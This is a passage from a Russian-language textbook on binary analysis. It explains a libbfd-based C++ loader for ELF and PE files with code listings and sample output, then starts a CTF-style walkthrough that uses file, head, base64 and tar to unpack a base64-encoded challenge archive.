Функция `open_bfd` использует `libbfd`, чтобы определить свойства бинарного файла с именем из параметра `fname`, открыть его и вернуть дескриптор. До использования `libbfd` необходимо вызвать `bfd_init` ❶, инициализирующую внутреннее состояние библиотеки - или, как сказано в документации, «магические внутренние структуры данных». Это требуется сделать только один раз, поэтому `open_bfd` хранит факт инициализации в статической переменной.

После инициализации `libbfd` бинарный файл открывается по имени функцией `bfd_openr` ❷. Второй параметр `bfd_openr` позволяет задать целевую платформу, то есть тип бинарного файла, но здесь оставлен равным `NULL`, чтобы `libbfd` определила его автоматически. `bfd_openr` возвращает указатель на файловый дескриптор типа `bfd` - корневую структуру данных `libbfd`, которую можно передавать всем прочим функциям библиотеки для выполнения операций над бинарным файлом. При ошибке `bfd_openr` возвращает `NULL`.

При возникновении любой ошибки её последний тип можно получить вызовом `bfd_get_error`. Эта функция возвращает объект `bfd_error_type`, который можно сравнить с предопределёнными идентификаторами ошибок, например `bfd_error_no_memory` или `bfd_error_invalid_target`, и выбрать способ обработки. Часто достаточно завершить работу с сообщением. Для этого `bfd_errmsg` преобразует `bfd_error_type` в строку с описанием ошибки, которую можно вывести на экран ❸.

Получив дескриптор бинарного файла, следует проверить его формат функцией `bfd_check_format` ❹. Она принимает дескриптор `bfd` и значение `bfd_format`, которое может быть равно `bfd_object`, `bfd_archive` или `bfd_core`. Здесь загрузчик передаёт `bfd_object`, чтобы проверить, действительно ли открытый файл является объектом - в терминологии `libbfd` это исполняемый файл, перемещаемый объект или разделяемая библиотека.

Убедившись, что перед ним `bfd_object`, загрузчик вручную устанавливает состояние ошибки `libbfd` в `bfd_error_no_error` ❺. Это обход проблемы некоторых версий `libbfd`, которые устанавливают ошибку `bfd_error_wrong_format` до определения формата и оставляют её активной даже тогда, когда формат распознан без проблем.

Наконец, загрузчик проверяет, что бинарный файл имеет известную «разновидность», вызывая `bfd_get_flavour` ❻. Функция возвращает объект `bfd_flavour`, который просто указывает вид бинарного файла: ELF, PE и так далее. К допустимым значениям `bfd_flavour` относятся `bfd_target_msdos_flavour`, `bfd_target_coff_flavour` и `bfd_target_elf_flavour`. Если формат неизвестен или произошла ошибка, `bfd_get_flavour` возвращает `bfd_target_unknown_flavour`; тогда `open_bfd` выводит сообщение об ошибке и возвращает `NULL`.

Если все проверки пройдены, допустимый бинарный файл успешно открыт и можно загружать его содержимое. Функция `open_bfd` возвращает открытый дескриптор `bfd`, чтобы последующие вызовы API `libbfd`, показанные в следующих листингах, могли его использовать.

4.3.2. Разбор основных свойств бинарного файла

Теперь, когда вы увидели код открытия файла, пора рассмотреть функцию `load_binary_bfd` из листинга 4-5. Напомним: именно она выполняет всю фактическую работу по разбору и загрузке от имени `load_binary`. Наша цель - поместить все интересующие сведения о бинарном файле в объект `Binary`, на который указывает параметр `bin`.

Листинг 4-5. `inc/loader.cc` (продолжение)

```
static int
load_binary_bfd(std::string &fname, Binary *bin, Binary::BinaryType type)
{
  int ret;
  bfd *bfd_h;
  const bfd_arch_info_type *bfd_info;

  bfd_h = NULL;
❶bfd_h = open_bfd(fname);
  if(!bfd_h) {
    goto fail;
  }

  bin->filename = std::string(fname);
❷bin->entry    = bfd_get_start_address(bfd_h);

❸bin->type_str = std::string(bfd_h->xvec->name);
❹switch(bfd_h->xvec->flavour) {
  case bfd_target_elf_flavour:
    bin->type = Binary::BIN_TYPE_ELF;
    break;
  case bfd_target_coff_flavour:
    bin->type = Binary::BIN_TYPE_PE;
    break;
  case bfd_target_unknown_flavour:
  default:
    fprintf(stderr, "unsupported binary type (%s)\n", bfd_h->xvec->name);
    goto fail;
  }

❺bfd_info = bfd_get_arch_info(bfd_h);
❻bin->arch_str = std::string(bfd_info->printable_name);
❼switch(bfd_info->mach) {
  case bfd_mach_i386_i386:
    bin->arch = Binary::ARCH_X86;
    bin->bits = 32;
    break;
  case bfd_mach_x86_64:
    bin->arch = Binary::ARCH_X86;
    bin->bits = 64;
    break;
  default:
    fprintf(stderr, "unsupported architecture (%s)\n",
              bfd_info->printable_name);
    goto fail;
  }

  /* Обработка символов выполняется по возможности: их может вообще не быть. */
❽load_symbols_bfd(bfd_h, bin);
  load_dynsym_bfd(bfd_h, bin);

❾if(load_sections_bfd(bfd_h, bin) < 0) goto fail;

  ret = 0;
  goto cleanup;

fail:
  ret = -1;
```

```
cleanup:
❿if(bfd_h) bfd_close(bfd_h);

  return ret;
}
```

Функция `load_binary_bfd` начинает с вызова только что реализованной `open_bfd`, чтобы открыть файл из параметра `fname` и получить его дескриптор `bfd` ❶. Затем она задаёт некоторые основные свойства `bin`: копирует имя бинарного файла, а с помощью `libbfd` находит и сохраняет адрес точки входа ❷.

Для получения адреса точки входа вызывается `bfd_get_start_address`, которая просто возвращает значение поля `start_address` объекта `bfd`. Начальный адрес имеет тип `bfd_vma`, на деле представляющий собой обычное 64-разрядное беззнаковое целое.

Затем загрузчик собирает сведения о типе бинарного файла: ELF это, PE или иной неподдерживаемый формат? Информация находится в структуре `bfd_target`, которой управляет `libbfd`. Чтобы получить указатель на неё, достаточно обратиться к полю `xvec` дескриптора `bfd`. Иными словами, выражение `bfd_h->xvec` возвращает указатель на структуру `bfd_target`.

Помимо прочего, структура содержит строку с именем целевого типа. Загрузчик копирует её в объект `Binary` ❸, затем проверяет поле `bfd_h->xvec->flavour` оператором `switch` и устанавливает соответствующий тип `Binary` ❹. Поддерживаются только ELF и PE, поэтому любое другое значение `bfd_h->xvec->flavour` приводит к сообщению об ошибке.

Теперь тип ELF или PE известен, но архитектура ещё нет. Для её определения используется функция `bfd_get_arch_info` из `libbfd` ❺. Как следует из имени, она возвращает указатель на структуру со сведениями об архитектуре бинарного файла. Эта структура называется `bfd_arch_info_type` и содержит удобную печатную строку с описанием архитектуры, которую загрузчик копирует в объект `Binary` ❻.

В `bfd_arch_info_type` имеется также поле `mach` ❼ - целочисленный идентификатор архитектуры, в терминологии `libbfd` называемой машиной. Такое числовое представление позволяет удобно реализовать обработку разных архитектур через `switch`. Значение `bfd_mach_i386_i386` означает 32-разрядный бинарный файл x86, и загрузчик соответствующим образом задаёт поля `Binary`. Значение `bfd_mach_x86_64` обозначает файл x86-64 и приводит к установке других подходящих значений. Любой иной тип не поддерживается и вызывает ошибку.

После разбора основных сведений о типе и архитектуре приходит время настоящей работы: загрузки символов и разделов бинарного файла. Как нетрудно представить, это сложнее уже рассмотренных действий, поэтому загрузчик делегирует работу специализированным функциям, описанным далее. Символы загружают две функции: `load_symbols_bfd` и `load_dynsym_bfd` ❽. Как объясняется в следующем разделе, они читают соответственно статическую и динамическую таблицы символов. Для загрузки разделов реализована отдельная функция `load_sections_bfd` ❾, которую мы рассмотрим в разделе 4.3.4.

После загрузки символов и разделов все интересующие сведения скопированы в собственный объект `Binary`, а значит, `libbfd` больше не нужна. Поскольку дескриптор `bfd` теперь не требуется, загрузчик закрывает его функцией `bfd_close` ❿. Дескриптор также закрывается, если до окончания загрузки бинарного файла возникает ошибка.

4.3.3. Загрузка символов

В листинге 4-6 приведён код `load_symbols_bfd`, загружающей статическую таблицу символов.

Листинг 4-6. `inc/loader.cc` (продолжение)

```
static int
load_symbols_bfd(bfd *bfd_h, Binary *bin)
{
  int ret;
  long n, nsyms, i;
❶asymbol **bfd_symtab;
  Symbol *sym;

  bfd_symtab = NULL;

❷n = bfd_get_symtab_upper_bound(bfd_h);
  if(n < 0) {
    fprintf(stderr, "failed to read symtab (%s)\n",
               bfd_errmsg(bfd_get_error()));
    goto fail;
  } else if(n) {
❸  bfd_symtab = (asymbol**)malloc(n);
    if(!bfd_symtab) {
      fprintf(stderr, "out of memory\n");
      goto fail;
    }
❹  nsyms = bfd_canonicalize_symtab(bfd_h, bfd_symtab);
    if(nsyms < 0) {
      fprintf(stderr, "failed to read symtab (%s)\n",
                 bfd_errmsg(bfd_get_error()));
      goto fail;
    }
❺  for(i = 0; i < nsyms; i++) {
❻    if(bfd_symtab[i]->flags & BSF_FUNCTION) {
        bin->symbols.push_back(Symbol());
        sym = &bin->symbols.back();
❼       sym->type = Symbol::SYM_TYPE_FUNC;
❽       sym->name = std::string(bfd_symtab[i]->name);
❾       sym->addr = bfd_asymbol_value(bfd_symtab[i]);
      }
    }
  }

  ret = 0;
  goto cleanup;

fail:
  ret = -1;

cleanup:
❿if(bfd_symtab) free(bfd_symtab);

  return ret;
}
```

В `libbfd` символы представлены структурой `asymbol`, что является кратким именем для `struct bfd_symbol`. Таблица символов, в свою очередь, имеет тип `asymbol**`, то есть представляет массив указателей на символы. Поэтому задача **`load_symbols_bfd`** - заполнить массив указателей **`asymbol`**, объявленный у маркера ❶, а затем скопировать интересующие сведения в объект **`Binary`**.

Входными параметрами `load_symbols_bfd` служат дескриптор `bfd` и объект `Binary`, куда следует сохранить символьные сведения. Прежде чем загружать указатели на символы, нужно выделить достаточно памяти для их хранения. Функция `bfd_get_symtab_upper_bound` ❷ сообщает, сколько байтов для этого требуется. Отрицательное количество означает ошибку, а нулевое - отсутствие таблицы символов. Если таблицы нет, `load_symbols_bfd` просто завершает работу.

Если всё в порядке и таблица символов занимает положительное количество байтов, выделяется достаточное пространство для всех указателей `asymbol` ❸. После успешного `malloc` можно наконец поручить `libbfd` заполнить таблицу символов. Это делает функция `bfd_canonicalize_symtab` ❹, принимающая дескриптор `bfd` и заполняемую таблицу `asymbol**`. Библиотека заполняет её и возвращает число помещённых символов; отрицательное значение снова означает ошибку.

Получив заполненную таблицу, можно перебрать все содержащиеся в ней символы ❺. Напомним, загрузчику нужны только символы функций. Поэтому для каждого символа проверяется флаг `BSF_FUNCTION`, указывающий на символ функции ❻. Если он установлен, в векторе всех загруженных символов объекта `Binary` резервируется место для `Symbol` - собственного класса загрузчика. Новый `Symbol` помечается как символ функции ❼, затем копируются символьное имя ❽ и адрес ❾. Значение символа функции, то есть её начальный адрес, получается с помощью функции `bfd_asymbol_value` из `libbfd`.

Когда все интересующие символы скопированы в объекты `Symbol`, представление `libbfd` больше не требуется. Поэтому в конце `load_symbols_bfd` освобождает память, выделенную для символов `libbfd` ❿. После этого функция возвращается, и загрузка символов завершается.

Именно так с помощью `libbfd` загружаются символы из статической таблицы. А как быть с динамической? К счастью, процесс почти полностью совпадает, что видно из листинга 4-7.

Листинг 4-7. `inc/loader.cc` (продолжение)

```
static int
load_dynsym_bfd(bfd *bfd_h, Binary *bin)
{
  int ret;
  long n, nsyms, i;
❶asymbol **bfd_dynsym;
  Symbol *sym;

  bfd_dynsym = NULL;

❷n = bfd_get_dynamic_symtab_upper_bound(bfd_h);
  if(n < 0) {
    fprintf(stderr, "failed to read dynamic symtab (%s)\n",
              bfd_errmsg(bfd_get_error()));
    goto fail;
  } else if(n) {
    bfd_dynsym = (asymbol**)malloc(n);
    if(!bfd_dynsym) {
      fprintf(stderr, "out of memory\n");
      goto fail;
    }
❸  nsyms = bfd_canonicalize_dynamic_symtab(bfd_h, bfd_dynsym);
    if(nsyms < 0) {
      fprintf(stderr, "failed to read dynamic symtab (%s)\n",
                bfd_errmsg(bfd_get_error()));
      goto fail;
    }
    for(i = 0; i < nsyms; i++) {
      if(bfd_dynsym[i]->flags & BSF_FUNCTION) {
        bin->symbols.push_back(Symbol());
        sym = &bin->symbols.back();
        sym->type = Symbol::SYM_TYPE_FUNC;
        sym->name = std::string(bfd_dynsym[i]->name);
        sym->addr = bfd_asymbol_value(bfd_dynsym[i]);
      }
    }
  }

  ret = 0;
  goto cleanup;

fail:
  ret = -1;
```

```
cleanup:
  if(bfd_dynsym) free(bfd_dynsym);

  return ret;
}
```

Показанная в листинге 4-7 функция загрузки символов из динамической таблицы вполне уместно называется `load_dynsym_bfd`. Как видите, `libbfd` представляет статические и динамические символы одной и той же структурой `asymbol` ❶. Отличий от рассмотренной ранее `load_symbols_bfd` всего два. Во-первых, количество байтов, которое требуется зарезервировать для указателей на символы, определяется функцией `bfd_get_dynamic_symtab_upper_bound` ❷ вместо `bfd_get_symtab_upper_bound`. Во-вторых, таблица заполняется функцией `bfd_canonicalize_dynamic_symtab` ❸ вместо `bfd_canonicalize_symtab`. Вот и всё! Остальная процедура загрузки динамических символов совпадает с загрузкой статических.

4.3.4. Загрузка разделов

После символов остаётся выполнить всего одно действие, хотя, возможно, самое важное: загрузить разделы бинарного файла. В листинге 4-8 показана реализация этой возможности функцией `load_sections_bfd`.

Листинг 4-8. `inc/loader.cc` (продолжение)

```
static int
load_sections_bfd(bfd *bfd_h, Binary *bin)
{
  int bfd_flags;
  uint64_t vma, size;
  const char *secname;
❶asection* bfd_sec;
  Section *sec;
  Section::SectionType sectype;

❷for(bfd_sec = bfd_h->sections; bfd_sec; bfd_sec = bfd_sec->next) {
❸  bfd_flags = bfd_get_section_flags(bfd_h, bfd_sec);

    sectype = Section::SEC_TYPE_NONE;
❹  if(bfd_flags & SEC_CODE) {
      sectype = Section::SEC_TYPE_CODE;
    } else if(bfd_flags & SEC_DATA) {
      sectype = Section::SEC_TYPE_DATA;
    } else {
      continue;
    }

❺  vma     = bfd_section_vma(bfd_h, bfd_sec);
❻  size    = bfd_section_size(bfd_h, bfd_sec);
❼  secname = bfd_section_name(bfd_h, bfd_sec);
    if(!secname) secname = "<unnamed>";

❽  bin->sections.push_back(Section());
    sec = &bin->sections.back();

    sec->binary = bin;
    sec->name   = std::string(secname);
    sec->type   = sectype;
    sec->vma    = vma;
    sec->size   = size;
❾  sec->bytes  = (uint8_t*)malloc(size);
    if(!sec->bytes) {
      fprintf(stderr, "out of memory\n");
      return -1;
    }
```

```
❿  if(!bfd_get_section_contents(bfd_h, bfd_sec, sec->bytes, 0, size)) {
      fprintf(stderr, "failed to read section '%s' (%s)\n",
                secname, bfd_errmsg(bfd_get_error()));
      return -1;
    }
  }

  return 0;
}
```

Для хранения разделов `libbfd` использует структуру `asection`, также известную как `struct bfd_section`. Внутри библиотека представляет все разделы связным списком структур `asection`. Загрузчик резервирует указатель `asection*`, чтобы перебирать этот список ❶.

Перебор начинается с первого раздела, на который указывает `bfd_h->sections`, голова списка разделов `libbfd`, после чего выполняется переход по указателю `next` каждого объекта `asection` ❷. Значение `NULL` у `next` означает конец списка.

Для каждого раздела загрузчик сначала проверяет, нужно ли его вообще загружать. Поскольку он читает только разделы кода и данных, сначала с помощью `bfd_get_section_flags` получает флаги раздела ❸ и проверяет наличие `SEC_CODE` или `SEC_DATA` ❹. Если нет ни одного из них, раздел пропускается. В противном случае загрузчик задаёт тип соответствующего объекта `Section` и продолжает загрузку.

Помимо типа загрузчик копирует виртуальный адрес, размер в байтах, имя и необработанные байты каждого раздела кода или данных. Виртуальный базовый адрес раздела `libbfd` возвращает функция `bfd_section_vma` ❺. Аналогично, размер и имя раздела возвращают `bfd_section_size` ❻ и `bfd_section_name` ❼. У раздела может не быть имени, и тогда `bfd_section_name` вернёт `NULL`.

Теперь загрузчик копирует фактическое содержимое раздела в объект `Section`. Для этого он добавляет новый `Section` в `Binary` ❽ и копирует все только что прочитанные поля, после чего выделяет в члене `bytes` объекта `Section` достаточно памяти для всех байтов раздела ❾. Если `malloc` завершается успешно, функция `bfd_get_section_contents` копирует все байты из объекта раздела `libbfd` в `Section` ❿. Она принимает дескриптор `bfd`, указатель на нужный объект `asection`, целевой массив для содержимого раздела, начальное смещение копирования и количество копируемых байтов. Чтобы скопировать весь раздел, начальное смещение задаётся равным 0, а количество байтов - размеру раздела. При успешном копировании `bfd_get_section_contents` возвращает `true`, иначе - `false`. Если всё прошло успешно, загрузка завершена!

4.4. Проверка загрузчика бинарных файлов

Создадим простую программу для проверки нового загрузчика. Она будет принимать имя бинарного файла, загружать его с помощью загрузчика, а затем выводить диагностические сведения о результате. Код тестовой программы приведён в листинге 4-9.

Листинг 4-9. `loader_demo.cc`

```
#include <stdio.h>
#include <stdint.h>
#include <string>
#include "../inc/loader.h"

int
main(int argc, char *argv[])
{
  size_t i;
  Binary bin;
  Section *sec;
```

```
  Symbol *sym;
  std::string fname;

  if(argc < 2) {
    printf("Usage: %s <binary>\n", argv[0]);
    return 1;
  }

  fname.assign(argv[1]);
❶if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) {
    return 1;
  }

❷printf("loaded binary '%s' %s/%s (%u bits) entry@0x%016jx\n",
         bin.filename.c_str(),
         bin.type_str.c_str(), bin.arch_str.c_str(),
         bin.bits, bin.entry);

❸for(i = 0; i < bin.sections.size(); i++) {
    sec = &bin.sections[i];
    printf("  0x%016jx %-8ju %-20s %s\n",
            sec->vma, sec->size, sec->name.c_str(),
            sec->type == Section::SEC_TYPE_CODE ? "CODE" : "DATA");
  }

❹if(bin.symbols.size() > 0) {
    printf("scanned symbol tables\n");
    for(i = 0; i < bin.symbols.size(); i++) {
      sym = &bin.symbols[i];
      printf("  %-40s 0x%016jx %s\n",
               sym->name.c_str(), sym->addr,
               (sym->type & Symbol::SYM_TYPE_FUNC) ? "FUNC" : "");
    }
  }

❺unload_binary(&bin);

  return 0;
}
```

Тестовая программа загружает бинарный файл, переданный ей первым аргументом ❶, а затем выводит основные сведения: имя, тип, архитектуру и точку входа ❷. После этого она печатает базовый адрес, размер, имя и тип каждого раздела ❸ и, наконец, все найденные символы ❹. Затем бинарный файл выгружается, и программа завершает работу ❺. Попробуйте запустить `loader_demo` на виртуальной машине. Вы должны увидеть вывод, похожий на листинг 4-10.

Листинг 4-10. Пример вывода программы проверки загрузчика

```
$ loader_demo /bin/ls

loaded binary '/bin/ls' elf64-x86-64/i386:x86-64 (64 bits) entry@0x4049a0
  0x0000000000400238 28       .interp              DATA
  0x0000000000400254 32       .note.ABI-tag        DATA
  0x0000000000400274 36       .note.gnu.build-id   DATA
  0x0000000000400298 192      .gnu.hash            DATA
  0x0000000000400358 3288     .dynsym              DATA
  0x0000000000401030 1500     .dynstr              DATA
  0x000000000040160c 274      .gnu.version         DATA
  0x0000000000401720 112      .gnu.version_r       DATA
  0x0000000000401790 168      .rela.dyn            DATA
  0x0000000000401838 2688     .rela.plt            DATA
  0x00000000004022b8 26       .init                CODE
  0x00000000004022e0 1808     .plt                 CODE
  0x00000000004029f0 8        .plt.got             CODE
  0x0000000000402a00 70281    .text                CODE
  0x0000000000413c8c 9        .fini                CODE
  0x0000000000413ca0 27060    .rodata              DATA
  0x000000000041a654 2060     .eh_frame_hdr        DATA
  0x000000000041ae60 11396    .eh_frame            DATA
  0x000000000061de00 8        .init_array          DATA
```

```
  0x000000000061de08 8        .fini_array          DATA
  0x000000000061de10 8        .jcr                 DATA
  0x000000000061de18 480      .dynamic             DATA
  0x000000000061dff8 8        .got                 DATA
  0x000000000061e000 920      .got.plt             DATA
  0x000000000061e3a0 608      .data                DATA
scanned symbol tables
...
  _fini                        0x0000000000413c8c FUNC
  _init                        0x00000000004022b8 FUNC
  free                         0x0000000000402340 FUNC
  _obstack_memory_used         0x0000000000412960 FUNC
  _obstack_begin               0x0000000000412780 FUNC
  _obstack_free                0x00000000004128f0 FUNC
  localtime_r                  0x00000000004023a0 FUNC
  _obstack_allocated_p         0x00000000004128c0 FUNC
  _obstack_begin_1             0x00000000004127a0 FUNC
  _obstack_newchunk            0x00000000004127c0 FUNC
  malloc                       0x0000000000402790 FUNC
```

4.5. Итоги

В главах 1-3 вы узнали всё необходимое о бинарных форматах. В этой главе вы научились загружать бинарные файлы, подготавливая их к последующему анализу, и познакомились с широко используемой для этого библиотекой `libbfd`. Теперь у вас есть работающий загрузчик и можно переходить к методам анализа бинарных файлов. После знакомства с основными приёмами бинарного анализа в части II вы воспользуетесь загрузчиком в части III для создания собственных средств анализа.

Упражнения

1. Вывод содержимого раздела

Ради краткости текущая версия `loader_demo` не отображает содержимое разделов. Расширьте её так, чтобы она принимала бинарный файл и имя раздела, а затем выводила содержимое этого раздела на экран в шестнадцатеричном виде.

2. Переопределение слабых символов

Некоторые символы являются слабыми: их значение может быть переопределено другим, неслабым символом. Сейчас загрузчик этого не учитывает и просто сохраняет все символы. Измените его так, чтобы после переопределения слабого символа более поздним символом сохранялась только последняя версия. Чтобы определить нужные для проверки флаги, изучите `/usr/include/bfd.h`.

3. Вывод символов данных

Расширьте загрузчик и программу `loader_demo`, чтобы они обрабатывали локальные и глобальные символы данных наряду с символами функций. Потребуется добавить обработку символов данных в загрузчик, новый тип `SymbolType` в класс `Symbol` и код вывода символов данных в `loader_demo`. Обязательно проверьте изменения на бинарном файле с символами, чтобы гарантировать наличие символов данных. В терминологии символов элементы данных называются объектами. Если вы сомневаетесь в правильности вывода, проверьте его с помощью `readelf`.

Примечания

[1] [назад] Изначально сокращение BFD расшифровывалось как «big fucking deal» - так автор ответил на сомнения Ричарда Столлмана в возможности реализовать подобную библиотеку. Позднее была придумана обратная расшифровка «binary file descriptor».
[2] [назад] Если вы предпочитаете создавать средства бинарного анализа на Python, неофициальную оболочку интерфейса BFD можно найти по адресу github.com.

Часть II. Основы бинарного анализа

Глава 5. Основы бинарного анализа в Linux

Даже при самом сложном бинарном анализе можно добиться удивительно серьёзных результатов, правильно сочетая набор базовых инструментов. Это способно сэкономить многие часы, которые иначе пришлось бы потратить на самостоятельную реализацию тех же возможностей. В этой главе вы познакомитесь с основными средствами бинарного анализа в Linux.

Вместо простого списка инструментов с описанием назначения я покажу их работу на примере задания Capture the Flag (CTF, «захват флага»). В компьютерной безопасности и хакинге задания CTF часто проводятся как соревнования: обычно требуется анализировать или эксплуатировать заданный бинарный файл, работающий процесс либо сервер, пока не удастся захватить спрятанный в нём флаг. Как правило, флаг представляет собой шестнадцатеричную строку, с помощью которой можно доказать выполнение задания и открыть следующие испытания.

В нашем CTF вы начинаете с загадочного файла `payload`, находящегося на виртуальной машине в каталоге этой главы. Требуется выяснить, как извлечь из него скрытый флаг. Анализируя `payload` и разыскивая флаг, вы научитесь пользоваться широким набором основных средств бинарного анализа, доступных практически в любой системе на основе Linux; большинство из них входит в GNU `coreutils` или `binutils`. Рекомендую повторять все действия.

У большинства рассматриваемых средств имеется множество полезных параметров, но их слишком много, чтобы исчерпывающе описать в одной главе. Поэтому стоит изучать справочную страницу каждого инструмента командой `man tool` на виртуальной машине. В конце главы вы воспользуетесь найденным флагом, чтобы открыть новое задание, которое сможете выполнить самостоятельно!

5.1. Разрешение кризиса идентичности с помощью file

Поскольку никаких подсказок о содержимом `payload` не дано, вы понятия не имеете, что делать с этим файлом. В такой ситуации, например при обратной разработке или компьютерной криминалистике, разумно сначала выяснить всё возможное о типе и содержимом файла. Именно для этого предназначена утилита `file`: она принимает несколько файлов и сообщает тип каждого. Возможно, вы помните её по главе 2, где `file` использовалась для определения типа файла ELF.

Преимущество `file` в том, что расширения не вводят её в заблуждение. Вместо них утилита ищет в файле характерные признаки, например магические байты - последовательность ELF `0x7f` в начале файлов ELF, - и по ним определяет тип. Здесь это идеально подходит, поскольку у `payload` нет расширения. Вот что сообщает `file`:

```
$ file payload
payload: ASCII text
```

Как видите, payload содержит текст ASCII. Чтобы рассмотреть его подробнее, можно применить утилиту head, которая выводит в stdout первые несколько строк текстового файла - по умолчанию десять. Существует и аналогичная утилита tail, показывающая последние строки. Вот вывод head:

```
$ head payload
H4sIAKiT61gAA+xaD3RTVZq/Sf9TSKL8aflnn56ioNJJSiktDpqUlL5o0UpbYEVI0zRtI2naSV5K
YV0HTig21jqojH9mnRV35syZPWd35ZzZ00XHxWBHYJydXf4ckRldZRUxBRzxz2CFQvb77ru3ee81
AZdZZ92z+XrS733fu993v/v/vnt/bqmVfNNkBlq0cCFyy6KFZiUHKi1buMhMLAvMi0oXWSzlZYtA
v2hRWRkRzN94ZEChoOQKCAJp8fdcNt2V3v8fpe9X1y7T63Rjsp7cTlCKGq1UtjL9yPUJGyupIHnw
/zoym2SDnKVIZyVWFR9hrjnPZeky4JcJvwq9LFforSo+i6XjXKfgWaoSWFX8mclExQkRxuww1uOz
Ze3x2U0qfpDFcUyvttMzuxFmN8LSc054er26fJns18D0DaxcnNtZOrsiPVLdh1ILPudey/xda1Xx
MpauTGN3L9hlk69PJsZXsPxS1YvA4uect8N3fN7m8rLv+Frm+7z+UM/8nory+eVlJcHOklIak4ml
rbm7kabn9SiwmKcQuQ/g+3n/OJj/byfuqjv09uKVj8889O6TvxXM+G4qSbRbX1TQCZnWPNQVwG86
/F7+4IkHl1a/eebY91bPemngU8OpI58YNjrWD16u3P3wuzaJ3kh4i6vpuhT6g7rkfs6k0DtS6P8l
hf6NFPocfXL9yRTpS0ny+NtJ8vR3p0hfl8J/bgr9Vyn0b6bQkxTl+ixF+p+m0N+qx743k+wWmlT6
```

На понятный человеку текст это определённо не похоже. Если присмотреться к используемому алфавиту, видно, что файл состоит только из буквенно-цифровых символов и знаков + и /, аккуратно разбитых на строки. Файл с таким видом почти наверняка закодирован в Base64.

Base64 - широко распространённый способ представления двоичных данных текстом ASCII. Помимо прочего, его часто используют в электронной почте и интернете, чтобы двоичные данные при передаче по сети случайно не исказили службы, умеющие обрабатывать только текст. В Linux имеется утилита base64, обычно входящая в GNU coreutils, которая кодирует и декодирует Base64. По умолчанию она кодирует переданные файлы или стандартный ввод, но параметр -d предписывает выполнить декодирование. Декодируем payload и посмотрим на результат:

```
$ base64 -d payload > decoded_payload
```

Команда декодирует payload и сохраняет содержимое в новом файле decoded_payload. Теперь снова определим тип с помощью file.

```
$ file decoded_payload
decoded_payload: gzip compressed data, last modified: Tue Oct 22 15:46:43 2019, from Unix
```

Мы продвинулись! За слоем кодирования Base64 скрывался обычный сжатый архив, внешний слой которого использует gzip. Это удобный повод познакомиться с ещё одной возможностью file - заглядывать внутрь сжатых файлов. Параметр -z позволяет увидеть содержимое архива, не извлекая его:

```
$ file -z decoded_payload
decoded_payload: POSIX tar archive (GNU) (gzip compressed data, last modified:
                                        Tue Oct 22 19:08:12 2019, from Unix)
```

Видно, что предстоит извлечь несколько слоёв: внешний слой сжат gzip, а внутри находится архив tar, обычно объединяющий несколько файлов. Чтобы получить их, распакуем decoded_payload программой tar:

```
$ tar xvzf decoded_payload
ctf
67b8601
```

